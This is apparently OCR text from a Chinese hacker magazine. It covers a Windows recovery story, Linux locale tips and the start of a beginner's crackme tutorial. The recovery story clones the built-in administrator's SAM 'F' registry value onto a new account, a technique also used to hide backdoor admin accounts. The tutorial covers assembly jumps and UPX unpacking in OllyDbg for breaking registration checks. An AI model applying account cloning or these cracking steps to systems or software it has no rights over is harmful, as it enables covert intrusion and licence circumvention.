


图6 成功提升用户“maxell”权限

命令行下不行我就换“计算机管理”，在“本地用户和组”里点击用户“maxell”的属性，然后在“隶属于”里添加“administrators”和“debugger users”用户组，如图6所示。

OK，搞定收工，注销重新登录。当我用用户“maxell”登录后，系统正常启动。正当我洋洋得意之时，我的爱机又跟我开了个玩笑：以往熟悉的桌面不见了，系统是以一个新用户启动的，如图7所示。




图7　以“新用户”maxell 登录

现在，不但桌面的内容和系统设置要重新导入，而且很多软件也要重新装过，麻烦啊。我毛了，我就不信不能完全复原。

冷静下来仔细想了想，整理了一下自己的思路：刚才的现象说明，我后来建立的用户“maxell”并非前面删除的那个。可是，要怎么才能证明此“maxell”非彼“maxell”，表征用户的参数又在哪里呢？对，注册表。再次来到注册表里面，果然，现在用户“maxell”的类型为0x40a，而并非表征系统内置用户的0x1f4，如图8所示。

名称	类型	数据
(默认)	0x40a	(长度为零的二进位值)

图8　新建用户“maxell”的类型

小提示

在WINDOWS系统中，初始化时会自动建立一个类型为0x1f4的系统内置用户，一般为administrator，而我则改名字为“maxell”了。

现在，问题的根源找到了，可是该怎么处理呢？我想到了重新导入注册表。我先在注册表里删除掉HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\maxell，接着在桌面上新建一个.txt文件，并改名字为1.reg，然后点右键“编辑”，在文件中写入如下内容，如图9所示。

```
1.reg - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\maxell]
@=hex(1f4):
```

图9　1.reg中的内容

保存后运行，再次查看注册表，用户“maxell”的类型恢复为0x1f4。再次注销重新登录，一切恢复正常。

三、再解难题

后来，我发现利用克隆用户的原理，也是可以成功复原的。当利用cmd和“计算机管理”成功添加管理员账号“maxell”之后，在注册表中导出HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4为2.reg，导出HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\0000040a为3.reg，对2.reg和3.reg点右键“编辑”，把2.reg中F选项的值覆盖到3.reg中的对应位置，如图10所示，然后把3.reg导入注册表即可。因为0000040a子项中的F键值是表征用户权限特征的，当系统登录时会初始化用户“maxell”，并依次检测用户名对应的类型，类型对应子项的F键值，和表征用户基本识别特征的V键值。如果F键值符合要求的话，系统将不会再去检测V键值而直接启动。这也算是WINDOWS的一个小BUG吧。所以当我用新建的用户“maxell”登录时，系统会误认为是原来的系统内置用户“maxell”而成功登录。

```
2.reg - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4]
"F"=hex:02,00,01,00,00,00,00,00,b8,15,2b,30,bc,02,c6,01,00,00,00,00,00,00,00,\
  00,18,45,ca,e2,0d,02,c6,01,00,00,00,00,00,00,00,00,60,d8,00,68,21,02,c6,01,\
  f4,01,00,00,01,02,00,00,10,02,00,00,00,00,00,00,00,00,09,00,01,00,00,00,00,\
  00,00,00,00,00,00,00
"V"=hex:00,00,00,00,a8,00,00,00,02,00,01,00,a8,00,00,00,1a,00,00,00,00,00,00,\
  00,c4,00,00,00,00,00,00,00,00,00,00,00,c4,00,00,00,1a,00,00,00,00,00,00,00,\
  e0,00,00,00,00,00,00,00,00,00,00,00,e0,00,00,00,00,00,00,00,00,00,00,00,e0,\
```

图10　2.reg中的内容

四、总结

这只是我学习生活中遇到的一个小插曲，既不包含高深的理论，也没有任何复杂的技术。但我之所以写出来是想告诉大家：当我们遇到困难时，要沉着地面对，冷静地分析，并充分利用自己所学的知识成功地解决问题。这是黑客之道，也是生活之道。

编辑点评：作者的情况我也曾遇到过，通过账号克隆的方法来恢复系统的确是一个好方法，不要一想到账号克隆就是入侵。借此机会，不会账号克隆的朋友也可以学习学习。

雕虫小技之*nix专辑

改变redhat的系统语言/字符集

修改/etc/sysconfig/i18n 文件，如：

LANG="en_US"，xwindow 会显示英文界面，
LANG="zh_CN.GB18030"，xwindow 会显示中文界面。

还有一种方法cp /etc/sysconfig/i18n $HOME/.i18n。

修改$HOME/.i18n 文件，如：
LANG="en_US"，xwindow 会显示英文界面，
LANG="zh_CN.GB18030"，xwindow 会显示中文界面。

这样就可以改变个人的界面语言，而不影响别的用户。

```
vi .bashrc
export LANG=zh_CN.GB2312
export LC_ALL=zh_CN.GB2312)
```

前些日子，网上一新学Crack的朋友说，现在搞Crack的其吸引力好像远远不及搞HACK的，加入Crack行列的朋友好像越来越少了，活跃着的还是以前的那帮人，且个个都是大侠级人物，不能与之为伍。周围的朋友越来越少，觉得挺郁闷挺孤单的，问我Cracker的出路在哪里。当时我听他那么一说，也不晓得该说些什么了。说什么呢？人各有志，自己走的路都是自己选的，谁也左右不了。至于Crack，由于其整天埋在代码里，自然没入门时就令人觉得很枯燥，且又不能在短时间内看到大的成效，所以偶尔觉得孤单也在所难免；但只有那些真正钻进去的人才能体验到：风景这边独好！So,希望立志于Crack的朋友能挺住，坚持下来，你就是高手！

看雪论坛精华1-7

搞Crack的人应该对“看雪”这个名字比较熟悉吧，“看雪”的坛子里有很多的高手，写了不少的原创作品，对大家的学习都是很有帮助的。“看雪”年年都要把其坛子里的好文章收录做成CHM。这里我给大家收录了全部的精华文章，解开压缩包，打开index.chm，就能看到所有单位文章了，如图1所示，希望你能喜欢。

“破”新闻




图1 CHM的文章预览

破解0起步：熟悉CRACK指令And流程

飘舞的风

从本文你可以学到：
1、熟悉CRACK过程中常用的指令。
2、熟悉CRACK的一般流程和步骤。

从这期开始，我将给大家带来系列的破解文章。开始时讲些基本知识，照顾下没什么基础的朋友；然后使用经典的CRACKME做例子，讲解一般程序的CRACK流程；后续文章将结合实际例子讲述和演示以前讲过的知识。今天是第一讲，带领大家熟悉下CRACK中常用的指令，再以两个CRACKME做范例讲述一般CRACK的流程。

一、熟悉CRACK指令

在讲破解之前，我想和大家复习下汇编的一些基础知识。毕竟破解不论是静态还是动态都离不开汇编。下面我就为大家讲点基本的汇编知识，让大家熟悉下CRACK中最常见的指令。

1．转移指令

Jmp 无条件转移

Jz 结果为零转移

Jnz 结果不为零转移

Jl 小于则跳

jle x 小于或等于跳

JG 大于则跳

JGE 大于或等于跳

2． 比较指令（一般都是在转移指令上面）

CMP 目的操作数，源操作数 例如:CMP AX,BX 就是用AX寄存器的内容减去BX的

AND 目的操作数，源操作数 例如:AND AL,00 AL与00做与运算

OR 目的操作数，源操作数 例如：OR AX,BX AX与BX做"或运算"

TEST 目的操作数，源操作数 例如:TEST AX,BX 逻辑与运算

XOR 目的操作数，源操作数 把目的操作数和源操作数，做异或运算

还有就不多讲了，下面以实例来讲解破解的几个流程。

二、熟悉CRACK流程




图1 错误提示

开始时，我们拿到一程序的时候，不是马上就去尝试着怎么破解它，而是先找它的帮助文档看看，再试用下程序的功能，试着假注册，看它的注册方式和注册的错误提示。看完了这些，接着要做的就是用工具PEID查看它是什么语言编写的，加了什么壳等信息。




图2 用PEID检查程序信息

范例1 熟悉CRACK流程

下面开始我们的实例，是一个CRACKME，运行它，在注册框里输入11111111111(习惯，随便输什么都行~)，点ChecK The Serial，弹出提示错误的注册码：You are a bad cracker！如图1所示。

到这里，我们再用PEID查看它




图3 OD载入提示被压缩

是什么语言编写的和是否加壳等信息，结果如图2所示。

注意这一行：UPX 0.89.6 -1.02 / 1.05 - 1.24 (Delphi)stub -> Markus & Laszlo ，这里表示被UPX加壳的DELPHI程序。对付这个壳很简单，用OD加载这个CRACKME，OD提示文件代码被压缩，是不是继续分析？如图3所示。

点“否”，这时OD停在下面的位置，这一段是UPX加壳的一个特征。

```
00455690 C>60    pushad
00455691  BE 00604300  mov esi,CrackMe.00436000
00455696   8DBE 00B0FCFF   lea edi,dword ptr ds:[esi+FFFCB000]
0045569C  C787 D0340400 956DF4>mov dword ptr ds:[edi+434D0],5F46D9>
004556A6  57 push edi
004556A7  83CD FF   or ebp,FFFFFFFF
004556AA  EB 0E   jmp short CrackMe.004556BA
```

现在要做的是脱壳，一直往下翻几页可以看到，如图4所示。




图4 找到UPX的壳的特征码

